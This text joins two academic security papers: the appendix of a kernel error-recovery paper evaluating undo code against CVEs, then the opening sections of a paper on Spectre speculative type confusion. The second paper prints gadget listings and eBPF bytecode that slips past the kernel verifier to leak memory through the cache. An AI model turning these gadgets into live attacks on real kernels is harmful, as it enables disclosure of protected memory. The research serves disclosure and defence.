[20] G. Jin, L. Song, W. Zhang, S. Lu, and B. Liblit. Automated Atomicity-violation Fixing. In *Proc. ACM PLDI*, 2011.

[21] A. Kadav, M. J. Renzelmann, and M. M. Swift. Fine-Grained Fault Tolerance using Device Checkpoints. In *ACM Proc. ASPLOS*, 2013.

[22] Y. Kang, B. Ray, and S. Jana. Apex: Automated Inference of Error Specifications for C APIs. In *Proc. IEEE/ACM ASE*, 2016.

[23] G. Klees, A. Ruef, B. Cooper, S. Wei, and M. Hicks. Evaluating Fuzz Testing. In *Proc. ACM CCS*, 2018.

[24] A. Lenharth, V. Adve, and S. T. King. Recovery Domains: An Organizing Principle for Recoverable Operating Systems. In *Proc. ACM ASPLOS*, 2009.

[25] J. Lettner, D. Song, T. Park, P. Larsen, S. Volckaert, and M. Franz. PartiSan: Fast and Flexible Sanitization via Run-time Partitioning. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, 2018.

[26] H. Liu, Y. Wang, L. Jiang, and S. Hu. PF-Miner: A New Paired Functions Mining Method for Android Kernel in Error Paths. In *IEEE COMPSAC*, 2014.

[27] F. Long, S. Sidiroglou-Douskos, and M. Rinard. Automatic Runtime Error Repair and Containment via Recovery Shepherding. In *Proc. ACM PLDI*, 2014.

[28] K. Lu, A. Pakki, and Q. Wu. Automatically Identifying Security Checks for Detecting Kernel Semantic Bugs. In *Proc. European Symposium on Research in Computer Security*, 2019.

[29] J. Newsome, D. Brumley, and D. Song. Vulnerability-Specific Execution Filtering for Exploit Prevention on Commodity Software. In *Proc. Internet Society NDSS*, 2006.

[30] H. D. T. Nguyen, D. Qi, A. Roychoudhury, and S. Chandra. Semfix: Program repair via semantic analysis. In *Proc. IEEE ICSE*, 2013.

[31] S. Pailoor, A. Aday, and S. Jana. MoonShine: Optimizing OS Fuzzer Seed Selection with Trace Distillation. In *Proc. USENIX Security Symposium*, 2018.

[32] J. Pan, G. Yan, and X. Fan. Digtool: A Virtualization-Based Framework for Detecting Kernel Vulnerabilities. In *Proc. USENIX Security Symposium*, 2017.

[33] J. H. Perkins, S. Kim, S. Larsen, S. Amarasinghe, J. Bachrach, M. Carbin, C. Pacheco, F. Sherwood, S. Sidiroglou, G. Sullivan, W. Wong, Y. Zibin, M. D. Ernst, and M. Rinard. Automatically patching errors in deployed software. In *Proc. ACM SOSP*, 2009.

[34] C. Rubio-González, H. S. Gunawi, B. Liblit, R. H. Arpaci-Dusseau, and A. C. Arpaci-Dusseau. Error propagation analysis for file systems. In *Proc. ACM PLDI*, 2009.

[35] S. Saha, J. Lozi, G. Thomas, J. L. Lawall, and G. Muller. Hector: Detecting Resource-Release Omission Faults in Error-Handling Code for Systems Software. In *Proc. IEEE/IFIP DSN*, 2013.

[36] S. Schumilo, C. Aschermann, R. Gawlik, S. Schinzel, and T. Holz. kAFL: Hardware-Assisted Feedback Fuzzing for OS Kernels. In *Proc. USENIX Security Symposium*, 2017.

[37] S. M. Seyed Talebi, H. Tavakoli, H. Zhang, Z. Zhang, A. Amiri Sani, and Z. Qian. Charm: Facilitating Dynamic Analysis of Device Drivers of Mobile Systems. In *Proc. USENIX Security Symposium*, 2018.

[38] H. Shi, R. Wang, Y. Fu, M. Wang, X. Shi, X. Jiao, H. Song, Y. Jiang, and J. Sun. Industry Practice of Coverage-guided Enterprise Linux Kernel Fuzzing. In *Proc. ACM European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE)*, 2019.

[39] S. Sidiroglou, O. Laadan, C. Perez, N. Viennot, J. Nieh, and A. D. Keromytis. ASSURE: Automatic Software Self-healing Using REscue points. In *Proc. ACM ASPLOS*, 2009.

[40] D. Song, J. Lettner, P. Rajasekaran, Y. Na, S. Volckaert, P. Larsen, and M. Franz. SoK: Sanitizing for Security. In *Proc. IEEE Symposium on Security and Privacy (S&P)*, 2019.

[41] A. Sotirov. Hotpatching and the rise of third-party patches. In *Black Hat Technical Security Conference*, 2006.

[42] Y. Tian and B. Ray. Automatically Diagnosing and Repairing Error Handling Bugs in C. In *Proc. ACM ESEC/FSE*, 2017.

[43] J. Tucek, J. Newsome, S. Lu, C. Huang, S. Xanthos, D. Brumley, Y. Zhou, and D. Song. Sweeper: A Lightweight End-to-end System for Defending Against Fast Worms. In *Proc. ACM EuroSys*, 2007.

[44] J. Vander Stoep. Android: Protecting the Kernel. In *Linux Security Summit (LSS)*, 2016.

[45] Y. Wei, Y. Pei, C. A. Furia, L. S. Silva, S. Buchholz, B. Meyer, and A. Zeller. Automated fixing of programs with contracts. In *Proc. ACM ISSTA*, 2010.

[46] W. Weimer, T. Nguyen, C. Le Goues, and S. Forrest. Automatically Finding Patches Using Genetic Programming. In *Proc. IEEE ICSE*, 2009.

[47] Z. Xu, Y. Zhang, L. Zheng, L. Xia, C. Bao, Z. Wang, and Y. Liu. Automatic Hot Patch Generation for Android Kernels. In *Proc. USENIX Security Symposium*, 2020.

[48] X. Zhang, Y. Zhang, J. Li, Y. Hu, H. Li, and D. Gu. Embroidery: Patching Vulnerable Binary Code of Fragmentized Android Devices. In *IEEE ICSME*, 2017.

Appendix

CVE-2019-2293 This vulnerability, which is rated as medium security severity, is caused by a possible null pointer dereference in Qualcomm camera `ife` module. A null pointer dereference might happen because of lack of a proper check on the `isp_resource` length variable before calling `cam_ife_mgr_acquire_hw_for_ctx()`. There are 7 functions in this bug's call stack. Hecaton overall generates 10 undo statements in these functions. Hecaton successfully detects several types of state-mutating statements and their corresponding undo statements including direct function calls, function pointers, and global variable assignments. However, our manual investigation shows that one bowknot does not correctly undo the side effect of its function. In `cam_context_handle_acquire_dev()` function `ioctl_ops.acquire_dev()`, which modifies the state of the camera device driver is called, but it is not paired with its undo function, `ioctl_ops.release_dev()` . Hecaton missed this statement because the original error handling code was not complete and did not call `ioctl_ops.release_dev()`.

After correcting the incomplete bowknot manually, when we run the PoC of this vulnerability on the mitigated kernel, all bowknots in the call stack get executed and successfully undo the side effects of the PoC. The camera device remains functional after this successful undo.

CVE-2019-1999 In function `binder_alloc_free_page()`, there is a possible double-free vulnerability due to improper locking. This vulnerability is rated as high security severity because it could lead to local escalation of privilege in the kernel with no additional execution privileges needed. In 2 functions in the call stack, there are 2 state-mutating statements, which Hecaton automatically detects and uses to generate bowknots. Our manual investigation shows that the generated bowknots are complete. Also, Hecaton-generated bowknots preserve the binder's functionality after recovery. Hence, after the recovery, the system is functional and successfully passes a binder test program that we execute. Our test program consists of two processes, a binder-server and a binder-client. It checks for successful communication between these two processes.

CVE-2019-10529 This is a use-after-free bug that can get triggered with a race condition while attempting to mark the entry pages as dirty using the function `set_page_dirty()`. Use-after-free bugs in the kernel can cause a system crash, put the system in an unexpected state, or be used in privilege escalation exploits. Automated bowknots generated by Hecaton mitigate this vulnerability and preserve the GPU driver's functionality. To test the GPU driver's functionality, we used the "GPU Mark BenchMark" application, which tests the GPU under the stress of rendering. We do not notice any difference in the result before and after Hecaton mitigates this vulnerability. Our manual investigation also shows that bowknots undo worked correctly in this case.

CVE-2019-2000 This is a bug in the binder module of the Pixel3 phone. There are 4 functions in this bug's call stack. Hecaton finds 6 state-mutating statements in these functions and generate the undo code for them in their bowknots. Our experiments show that the binder module remains functional after triggering this bug and executing the bowknots. Our manual investigation confirms that there are no other statements that result in any change in the system's state, which leaks to non-local variables.

CVE-2019-2284: This is a bug in camera driver of Pixel3 phone. There are 4 functions in this bug's call stack. Hecaton finds 10 state-mutating statements in these functions and generates the undo code for them. However, our experiments show that the Camera device loses its functionality after triggering this bug and executing the bowknots. Our investigation shows that 2 out of 4 bowknots Hecaton generates for this bug's functions are incomplete. In `cam_sensor_core_power_up()` function, there is a loop in which it turns on an array of voltage regulators. Although this function has another `for` loop in its error handling path which turns off the same array of the voltage regulators, Hecaton currently does not support multi-statement undo, and only produces a warning for the user. Our investigation shows that

the bowknot generated for `cam_sensor_driver_cmd()` is also not complete. In this case, Hecaton fails to generate the complete bowknot because of the incomplete error handling code. Please note that after we manually add the missing undo statements to the mentioned functions, the system and the camera device remain functional after triggering the bug and execution of bowknots.

Syzbot bug a11372b6c9b5fd4abe1c266903bcb27e80e8f2bc This is a bug in the TTY driver of the x86 Linux-Next kernel. There are 5 functions in this bug's call stack. Hecaton locates two state-mutating functions and generates proper undo code for them. It pairs `kmalloc()` with `kfree()` and `console_lock()` with `console_unlock()` in the `con_font_get()` function. The system and TTY module remain functional after triggering this bug and execution of bowknots. Our manual investigation shows that in one of the functions, `fbcon_get_font()`, there are changes to a data structure called `font`, which is not a local variable of `fbcon_get_font()` and is provided as an input variable. Since there is no undo code to revert changes of the `font` data structure, at first glance, it seems that the bowknot does not completely undo the driver's state. However, our further analysis shows that `font` data structure is not a global variable of the driver and is defined as a local variable in `con_font_get()` function, which is the parent function of `fbcon_get_font()`. As a result, changes to the `font` data structure do not leak to the other parts of the kernel before bowknot's execution. Hence, our manual investigation shows that Hecaton-generated bowknots correctly undo the effects of partially-executed system call, which confirms the result of the functionality test.

Syzbot bug 9ad0eb3691bac24fd21ae3d8add8c08014a69f57 This is a bug in the file system of the upstream x86 Linux kernel. There are 10 functions in this bug's call stack. Hecaton finds one state-mutating statement and pairs it with its undo statement. This pair is `blk_start_plug()` and `blk_finish_plug()`, which appears twice in the execution path of this function. The file system functionality tests, including kernel self-tests for the file system, successfully pass after triggering the bug and execution of bowknots. In two functions in the call stack, we observe statements that change the non-local variables of those functions. However, similarly to the previous case, our detailed analysis shows that these non-local variables are not part of the global state of the system or the file system; they are local variables defined in the parent functions in the call stack. There is no change to the system's state, which does not have undo code in the bowknots. As a result, our manual investigation is in agreement with the functionality test.

Syzbot bug d708485af9edc3af35f3b4d554e827c6c8bf6b0f This is a bug in HCI Bluetooth driver of the x86 Linux-Next kernel. There are three functions in the call stack of this bug. Hecaton successfully pairs 4 state-mutating statements with their undo code in these functions' bowknots. We test the functionality of HCI Bluetooth driver with a user-space program that uses this driver and with the network stack self-tests of Linux kernel. The HCI Bluetooth driver and the network stack remain functional after triggering the bug and execution of bowknots. Our manual investigation shows that, in addition to the 4 state-mutating statements that Hecaton finds, there are three other function calls that can potentially change the state of the system. One is `hci_req_cmd_complete()`, which manipulates the `hdev` the driver data structure. However, our further analysis shows that this function does not get executed in the execution path of this bug. As a result, it is not a concern. The two other function calls, which can possibly change the state of system, are `hci_send_to_sock()` and `hci_send_to_monitor()`. Sending data over HCI socket changes the state of system and it is not reversible. However, our deeper analysis shows in the case of triggering this bug, these two functions return at the beginning and do not reach to the point that they change the state of system. As a result, the success of functionality test indicates the correct undo of system state in this case, too.

Syzbot bug f0ec9a394925aafbdf13d0a7e6af4cff860f0ed6 This is a bug in a network driver of the upstream x86 Linux kernel. The bug is located in HCI Bluetooth driver. There are 11 functions in this bug's call stack. Although Hecaton generates complete bowknot for 10 out of the 11 functions in the call stack for this bug, the remaining incomplete bowknot results in unsuccessful recovery. The last function in the call stack of this bug, the `__list_add()` function, is designed to add an entry to a specified location of a doubly linked list in the kernel. It modifies the two nodes that it wants to insert a new node in between. The bug occurs after processing of the first node but before the second node. At this point, the doubly link list is corrupted and there is no code to undo this corruption. We could not fix this problem in the two-hour window that we allow for manual work for each bug.

Syzbot bug 0d93140da5a82305a66a136af99b088b75177b99 This is a bug in a network driver of the upstream x86 Linux kernel. The bug is located in HCI physical layer driver. There are 11 functions in this bug's call stack. Hecaton pairs 5 state-mutating statements with their undo code in these function's bowknots. However, the network self-test result changes after triggering the bug and execution of the bowknots. Hence, the functionality test for the automatically-generated bowknot fails for this function. Our investigation shows that there is one pair of state-mutating and undo functions, which Hecaton missed because of its database's incompleteness. When we manually add `hci_conn_drop()` to the bowknot of the function `hci_phy_link_complete_evt()` to reverse the effect of `hci_conn_hold()`, the bowknots become complete and the functionality test passes successfully.

An Analysis of Speculative Type Confusion Vulnerabilities in the Wild

Ofek Kirzner Adam Morrison
Tel Aviv University

Abstract

Spectre v1 attacks, which exploit conditional branch misprediction, are often identified with attacks that bypass array bounds checking to leak data from a victim's memory. Generally, however, Spectre v1 attacks can exploit *any* conditional branch misprediction that makes the victim execute code incorrectly. In this paper, we investigate *speculative type confusion*, a Spectre v1 attack vector in which branch mispredictions make the victim execute with variables holding values of the wrong type and thereby leak memory content.

We observe that speculative type confusion can be inadvertently introduced by a compiler, making it extremely hard for programmers to reason about security and manually apply Spectre mitigations. We thus set out to determine the extent to which speculative type confusion affects the Linux kernel. Our analysis finds exploitable and potentially-exploitable *arbitrary* memory disclosure vulnerabilities. We also find many *latent* vulnerabilities, which could become exploitable due to innocuous system changes, such as coding style changes.

Our results suggest that Spectre mitigations which rely on statically/manually identifying "bad" code patterns need to be rethought, and more comprehensive mitigations are needed.

1 Introduction

Spectre attacks [13, 30, 36, 43, 45, 46, 54] exploit processor control- or data-flow speculation to leak data from a victim program's memory over a microarchitectural covert channel. A Spectre attack maneuvers the processor to mispredict the correct execution path of an instruction sequence in the victim, referred to as a *Spectre gadget*. The gadget's misspeculated execution acts as a "confused deputy" and accesses data from an attacker-determined location in the victim's address space. Although the mispredicted instructions are *transient* [18,45]—the CPU eventually discards them without committing their results to architectural state—data-dependent traces of their execution remain observable in microarchitectural state, such as the cache. These data-dependent side effects form a covert channel that leaks the accessed data to the attacker.

Spectre attacks pose a serious threat to monolithic operating system (OS) kernels. While Spectre attacks can only leak data architecturally accessible to the victim, a victim that is an OS kernel typically has all physical memory mapped in its virtual address space and thus architecturally accessible [5, 23]. Moreover, kernels expose a large attack surface (e.g., hundreds of system calls) through which an attacker can trigger Spectre gadgets.

```
if (x < array1_len) { // branch mispredict: taken
  y = array1[x];      // read out of bounds
  z = array2[y * 4096]; } // leak y over cache channel
```

(a) Bounds check bypass.

```
void syscall_helper(cmd_t* cmd, char* ptr, long x) {
  // ptr argument held in x86 register %rsi
  cmd_t c = *cmd;   // cache miss
  if (c == CMD_A) { // branch mispredict: taken
    ... code during which x moves to %rsi ...
  }
  if (c == CMD_B) { // branch mispredict: taken
    y = *ptr;  // read from addr x (now in %rsi)
    z = array[y * 4096]; // leak y over cache channel
  }
  ... rest of function ...
```

(b) Type confusion.

Listing 1: Spectre gadgets for exploiting conditional branch prediction. Data in **red boxes** is attacker-controlled.

Since speculative execution is fundamental to modern processor design, processor vendors do not plan to mitigate Spectre attacks completely in hardware [8, 37, 39].[1] Vendors instead suggest using software mitigations to restrict speculation [8, 37]. To minimize their performance impact, most software mitigations target specific "templates" of potentially vulnerable gadgets, which are identified with static or manual analysis [38, 51, 57, 88].[2]

In this paper, we focus on conditional branch prediction

[1] In contrast, Meltdown-type attacks [52, 70, 82, 83, 85] exploit an Intel processor implementation artifact (addressed in future processors [39]), wherein a load targeting *architecturally inaccessible* data (e.g., in another address space) can execute before being discarded due to a virtual memory exception.

[2] We discuss more comprehensive software mitigations—which, unfortunately, have high performance overheads—in § 7.

Spectre attacks (so-called "variant 1" [45]). These attacks are often characterized as *bounds check bypass* attacks, which exploit misprediction of an array bounds check to perform an out-of-bounds access and leak its result (Listing 1a). Deployed software mitigations in compilers and OS kernels target this type of gadget template [38, 51, 57].

Generally, however, a Spectre attack is defined as exploiting conditional branch prediction to make the processor *"temporarily violate program semantics by executing code that would not have been executed otherwise"* [45]—and a bounds check bypass is just one example of such a violation. Speculative *type confusion* is a different violation, in which misspeculation makes the victim execute with some variables holding values of the wrong type, and thereby leak memory content.

Listing 1b shows an example *compiler-introduced* speculative type confusion gadget, which causes the victim to dereference an attacker-controlled value. In this example, the compiler emits code for the first `if` block that clobbers the register holding a (trusted) pointer with an untrusted value, based on the reasoning that if the first `if` block executes, then the second `if` block will not execute. Thus, if the branches mispredict such that both blocks execute, the code in the second `if` block leaks the contents of the attacker-determined location. In contrast to the bounds check bypass attack, here the attacker-controlled address has no data-dependency on the branch predicate, nor does the predicate depend on untrusted data. Consequently, *this gadget would not be protected by existing OS kernel Spectre mitigations, nor would programmers expect it to require Spectre protection*.

To date, speculative type confusion has mainly been hypothesized about, and even then, only in the context of object-oriented polymorphic code [18] or as a vector for bypassing bounds checks [32, 56]. Our key driving observation in this paper is that speculative type confusion may be much more prevalent—as evidenced, for instance, by Listing 1b, which does not involve polymorphism or bounds checking. Accordingly, we set out to answer the following question: *are OS kernels vulnerable to speculative type confusion attacks?*

1.1 Overview & contributions

We study Linux, which dominates the OS market share for server and mobile computers [90]. In a nutshell, not only do we find exploitable speculative type confusion vulnerabilities, but—perhaps more disturbingly—our analysis indicates that OS kernel security currently rests on shaky foundations. There are many latent vulnerabilities that are not exploitable only due to serendipitous circumstances, and may be rendered exploitable by different compiler versions, innocuous code changes, deeper-speculating future processors, and so on.[3]

[3] Indeed, we make no security claims for these "near miss" vulnerabilities; some of them may be exploitable in kernel versions or platforms that our analysis—which is not exhaustive—does not cover.

Attacker-introduced vulnerabilities (§ 4) Linux supports untrusted user-defined kernel extensions, which are loaded in the form of eBPF[4] bytecode programs. The kernel verifies the safety of extensions using static analysis and compiles them to native code that runs in privileged context. The eBPF verifier does not reason about speculative control flow, and thus successfully verifies eBPF programs with speculative type confusion gadgets. eBPF emits Spectre mitigations into the compiled code, but these only target bounds check bypass gadgets. Consequently, we demonstrate that an unprivileged user can exploit eBPF to create a Spectre *universal read gadget* [55] and read arbitrary physical memory contents at a rate of 6.7 KB/sec with 99% accuracy.

Compiler-introduced vulnerabilities (§ 5) We show that C compilers can emit speculative type confusion gadgets. While the gadgets are blocked by full Spectre compiler mitigation modes (e.g., speculative load hardening (SLH) [21]), these modes have high performance overheads (§ 7), and in GCC must be manually enabled per-variable. Optional low-overhead mitigation modes in Microsoft and Intel compilers do not block these gadgets. Motivated by these findings, we perform a binary-level analysis of Linux to determine whether it contains speculative type confusion introduced by compiler optimizations. We find several such cases. In assessing potential exploitability of these cases, we investigate how x86 processors resolve mispredicted branches. We find that Spectre gadgets which today may be considered unexploitable are actually exploitable, which may be of independent interest.

Polymorphism-related vulnerabilities (§ 6) The Linux kernel makes heavy use of object-oriented techniques, such as data inheritance and polymorphism, for implementing kernel subsystem interfaces. The related indirect function calls are protected with retpolines [81], which essentially disable indirect call prediction. To claw back the resulting lost performance, Linux replaces certain indirect calls with direct calls to one of a set of legal call targets, where the correct target is chosen using conditional branches [9, 24]. Unfortunately, this approach opens the door to speculative type confusion among the different targets implementing a kernel interface. We perform a source-level analysis on Linux to find such vulnerabilities. We identify dozens of *latent* vulnerabilities, namely: vulnerable gadgets which are not exploitable by chance, and could become exploitable by accident. For example, we find gadgets in which the attacker controls a 32-bit value, which cannot represent a kernel pointer on 64-bit machines. But if a future kernel version makes some variables 64-bit wide, such gadgets would become exploitable.

1.2 Implications

Our work shows that speculative type confusion vulnerabilities are more insidious than speculative bounds check bypasses, with exploitable and latent vulnerabilities existing in

[4] Extended Berkeley Packet Filter [11, 68].

kernel code. Given the existence of compiler-introduced vulnerabilities, we question the feasibility of the current Linux and GCC mitigation approach, which relies on developers manually protecting "sensitive" variables [51], likely due to equating Spectre v1 with bounds check bypasses. While comprehensive mitigations, such as SLH [21], can block all Spectre attacks, they impose significant overhead on kernel operations (up to 2.7×, see § 7). It is also unclear whether static analysis [22, 31] can be incorporated into the OS kernel development process to guarantee absence of speculative type confusion vulnerabilities. In short, current Spectre mitigations in OS kernels require rethinking and further research.

2 Background

2.1 Out-of-order & speculative execution

Modern processors derive most of their performance from two underlying mechanisms: out-of-order (OoO) execution [79] and speculation [34].

OoO execution A processor core consists of a *frontend*, which fetches instruction from memory, and a *backend*, responsible for instruction execution. A fetched instruction is *decoded* into internal micro-operations (μ-ops), which are then *dispatched* to a *reservation station* and await execution. Once the operands of a μ-op become available (i.e., have been computed), it is *issued* to an execution unit where it is *executed*, making its result available to dependent μ-ops. Hence, μ-ops may execute out of program order. To maintain the program order and handle exceptions, μ-ops are queued into a reorder buffer (ROB) in program order. Once a μ-op reaches the ROB head and has been executed, it gets *retired*: its results are committed to architectural state and any pipeline resources allocated to it are freed.

Speculative execution To execute instructions as soon as possible, the processor attempts to *predict* the results of certain (usually long latency) μ-ops. The prediction is made available to dependent μ-ops, allowing them to execute. Once the predicted μ-op executes, the backend checks if the μ-op's output was correctly predicted. If so, the μ-op proceeds to retirement; otherwise, the backend *squashes* all μ-ops following the mispredicted μ-op in the ROB and reverts its state to the last known correct state (which was checkpointed when the prediction was made). We refer to the maximum amount of work that can be performed in the shadow of a speculative μ-op as the *speculation window*. It is determined by the latency of computing the predicted μ-op's results and the available microarchitectural resources (e.g., the size of the ROB limits how many μ-ops can be in flight). We consider *control-flow speculation*, described in the following section.

2.2 Branch prediction

To maximize instruction throughput, the processor performs branch prediction in the frontend. When a branch is fetched, a *branch predictor unit* (BPU) predicts its outcome, so that the frontend can continue fetching instructions from the (predicted) execution path without stalling. The branch is *resolved* when it gets executed and the prediction is verified, possibly resulting in a squash and re-steering of the frontend. Notice that *every* branch is predicted, even if its operands are readily available (e.g., in architectural state), because figuring out availability of operands is only done in the backend.




Figure 1: BPU Scheme

We assume the branch predictor unit design shown in Figure 1, which appears to match Intel's BPU [26, 97]. The BPU has two main components: an outcome predictor, predicting the direction of conditional branches, and a *branch target buffer* (BTB), predicting the target address of indirect branches. The outcome predictor stores 2-bit saturating counters in a *pattern history table* (PHT). A branch's outcome is predicted based on a PHT entry selected by hashing its program counter (PC). The PHT entry is selected in one of two addressing modes, depending on the prediction success rate: 1- or 2-level prediction. The 1-level predictor uses only the PC, whereas the 2-level predictor additionally hashes a *global history register* (GHR) that records the outcome of the previously encountered branches.

2.3 Cache covert channels

To hide memory latency, the processor contains fast memory buffers called *caches*, which hold recently and frequently accessed data. Modern caches are *set-associative*: the cache is organized into multiple *sets*, each of which can store a number of cache lines. The cache looks up an address by hashing it to obtain a set, and then searching all cache lines in that set.

Changes in cache state can be used to construct a covert channel. Consider transmission of a B-bit symbol x. In a FLUSH+RELOAD channel [92], (1) the receiver flushes 2^B lines from the cache; (2) the sender accesses the x-th line, bringing it back into the cache; and (3) the receiver measures the time it takes to access each line, identifying x as the only cache hit. FLUSH+RELOAD requires the sender and receiver to share memory. A PRIME+PROBE channel avoids this requirement by using evictions instead of line fills [53].

2.4 Transient execution attacks

Transient execution attacks overcome architectural consistency by using the microarchitectural traces left by *transient*—doomed to squash—μ-ops to leak architecturally-inaccessible

data to the attacker. Meltdown-type attacks [18, 52, 70, 82, 85] extract data across architectural protection domains by exploiting transient execution after a hardware exception. Our focus, however, is on Spectre-type attacks [13, 30, 36, 43, 45, 46, 54], which exploit misprediction. Spectre-type attacks maneuver the victim into leaking its own data, and are limited to the depth of the speculation window. Spectre v1 (Spectre-PHT [18]) exploits misprediction of conditional branch outcomes. Spectre v2 (Spectre-BTB [18]) exploit misprediction of indirect branch target addresses. The original Spectre v2 attacks poisoned the BTB to redirect control-flow to arbitrary locations; but as we shall see, even mispredicting a legal target is dangerous (§ 6). Other variants target return address speculation [46, 54] or data speculation [36].

3 Threat model

We consider an attacker who is an unprivileged (non-root) user on a multi-core machine running the latest Linux kernel. The attacker's goal is to obtain information located in the kernel address space, which is not otherwise accessible to it.

We assume the system has all state-of-the-art mitigations against transient execution attacks enabled. In particular, the attacker cannot mount cross-protection domain Meltdown-type attacks to directly read from the kernel address space.

We assume that the attacker knows kernel virtual addresses. This knowledge can be obtained by breaking kernel address space layout randomization (KASLR) using orthogonal side-channel attacks [19, 84, 86] or even simply from accidental information leak bugs in the kernel.

4 Speculative type confusion in eBPF

Linux's extended Berkeley Packet Filter (eBPF) [68] subsystem strives to let the Linux kernel safely execute untrusted, user-supplied kernel extensions in privileged context. An eBPF extension is "attached" to designated kernel events, such as system call execution or packet processing, and is executed when these events occur. eBPF thereby enables applications to customize the kernel for performance monitoring [3], packet processing [2], security sandboxing [4], etc.

Unprivileged users can load eBPF extensions into the kernel as of Linux v4.4 (2015) [75].[5] An eBPF extension is loaded in the form of a bytecode program for an in-kernel virtual machine (VM), which is limited in how it can interact with the rest of the kernel. The kernel statically verifies the safety of loaded eBPF programs. On the x86-64 and Arm architectures, the kernel compiles eBPF programs to native code; on other architectures, they run interpreted.

Both eBPF verification and compilation do not consider speculative type confusion, which allows an attacker to load eBPF programs containing Spectre gadgets and thus read from anywhere in the kernel address space (Figure 2). In the following, we describe the eBPF security model (§ 4.1), detail its vulnerability (§ 4.2), and describe our proof-of-concept attack (§ 4.3).




Figure 2: eBPF speculative type confusion attack.

4.1 eBPF security model

In general, eBPF does not enforce safety at run time, but by statically verifying that the eBPF program maintains memory safety and is otherwise well-behaved. (One exception to this principle are Spectre mitigations, discussed below.) An eBPF program can only call one of a fixed set of *helper* functions in the kernel. The allowed set of helpers depends on the type of eBPF program and on the privileges of the user that loaded it.

An eBPF program is restricted to accessing a fixed set of memory regions, known at compile time, including a fixed-size stack and a *context*, which is a program-specific object type that stores the program's arguments. An eBPF program can further access statically-sized key/value dictionaries called *maps*. The size of a map's keys and values is fixed at map creation time. A map's data representation (array, hash table, etc.) is similarly specified on creation. Maps can be shared by different eBPF programs and can also be accessed by user processes. An eBPF program that successfully looks up a value in a map receives a pointer to the value, and so can manipulate it in-place.

eBPF verification The kernel statically verifies the safety of an eBPF program in two steps. The first step performs control-flow validation, to verify that the program (which runs in privileged context) is guaranteed to terminate in a fixed amount of time. This property is verified by checking that the program does not contain loops and does not exceed a certain fixed size. The second step verifies the program's memory safety. Memory safety is verified by enumerating every possible execution flow to prove that every memory access is safe. When processing a flow, the verifier maintains a *type* for each register and stack slot, and checks that memory accesses are valid with respect to these types.

The verifier tracks whether each register is uninitialized, holds a scalar (non-pointer) value, or holds a pointer. Pointers are further typed according to the region they point to: the stack, the context, a map, a value from a map, and so on. The verifier also tracks whether a pointer is non-NULL and maintains bounds for the pointer's offset from its base object. Using this information, the verifier checks various safety properties, such as:

[5] An `unprivileged_bpf_disable` configuration knob exists for disallowing unprivileged access to eBPF; it is not set by default.

- For every memory access, the operand register R contains a pointer type, $R \neq$ NULL, and R points to within its base object.
- If a stack slot is read, then the program has previously written to it. (This check prevents leaking of kernel data that was previously stored in that location.)
- Pointers are not cast to scalars. (This check prevents kernel addresses from leaking to userspace, since such scalars can be stored to a map and read by the user.)

eBPF also allows certain program types to access kernel data structures such as socket and packet objects, whose size may not be known at compile time. In such cases, the runtime stores the object size in the program's context, and the verifier checks that any pointer to these objects undergoes bounds checking before being dereferenced. We do not discuss this further, since our attack does not exploit this functionality.

Compile-time Spectre mitigation Following the disclosure of Spectre, the eBPF verifier was extended to patch eBPF programs with run-time mitigations for Spectre bounds check bypass vulnerabilities [15,76]. The verifier rewrites any array-map access and any pointer arithmetic operation so that they are guaranteed to be within the base object's bounds. For example, `A[i]` is rewritten as `A[i & (A.size-1)]`, where `A.size` is rounded up to be a power of 2. Pointer arithmetic is handled similarly, leveraging the verifier's knowledge about base objects' size and pointer offsets.

4.2 Verifier vulnerability

When verifying memory safety, the eBPF verifier enumerates only correct execution paths (i.e., that comply with the semantics of the architecture's instruction set). The verifier does not reason about the semantically incorrect execution paths that arise due to (mis)speculative execution. As a result, the verifier can conclude that a memory read is safe, but there may be a misspeculated execution flow in which that instruction is unsafe. Listing 2a shows an example.

In this example, the semantics of the program are such that the execution of lines 3 and 5 is mutually exclusive: line 3 executes if and only if `r0=0` and line 5 executes if and only if `r0=1`. Therefore, the verifier reasons that the only flow in which line 5 executes and memory is read is when `r6` points to a stack slot, and accepts the program. Specifically, when the verifier's analysis reaches line 2, it enumerates two cases:

- If the condition on line 2 evaluates to TRUE, `r6`'s type remains a valid stack variable.
- If the condition on line 2 evaluates to FALSE, `r6`'s type changes to scalar, but the verifier learns that `r0` is 0. Therefore, when it subsequently reaches line 4, it reasons that the condition there must evaluate to TRUE, and does not consider line 5 in these flows.

In both cases, every execution flow the verifier considers is safe. Moreover, the load in line 5 is not rewritten with Spectre mitigation code, because the pointer it dereferences is verified to point to the stack (and thus within bounds). Nevertheless, if an attacker manages to (1) make the dereference of `r0` (line 1) be a cache miss, so that the branches take a long time to resolve; and (2) mistrain the branch predictor so that both branches predict "not taken" (i.e., do not execute the `goto`), then the resulting transient execution sets `r6` to the attacker-controlled value in `r9` (line 3), dereferences that value (line 5), and leaks it (line 6).

```
// r0 = ptr to a map array entry (verified ≠ NULL)
// r6 = ptr to stack slot (verified ≠ NULL)
// r9 = scalar value controlled by attacker
```

```
1   r0 = *(u64 *)(r0) // miss
2   A:if r0 != 0x0 goto B
3     r6 = r9
4   B:if r0 != 0x1 goto D
5     r9 = *(u8 *)(r6)
6   C:r1 = M[(r9&1)*512];//leak
7   D:...
```

(a) Passes verification.

```
1   r0 = *(u64 *)(r0) // miss
2   A:if r0 == 0x0 goto B
3     r6 = r9
4   B:if r0 != 0x0 goto D
5     r9 = *(u8 *)(r6)
6   C:r1 = M[(r9&1)*512];//leak
7   D:...
```

(b) Fails verification.

Listing 2: eBPF verification vulnerability: leaking a bit (eBPF bytecode; *rX* stand for eBPF bytecode registers).

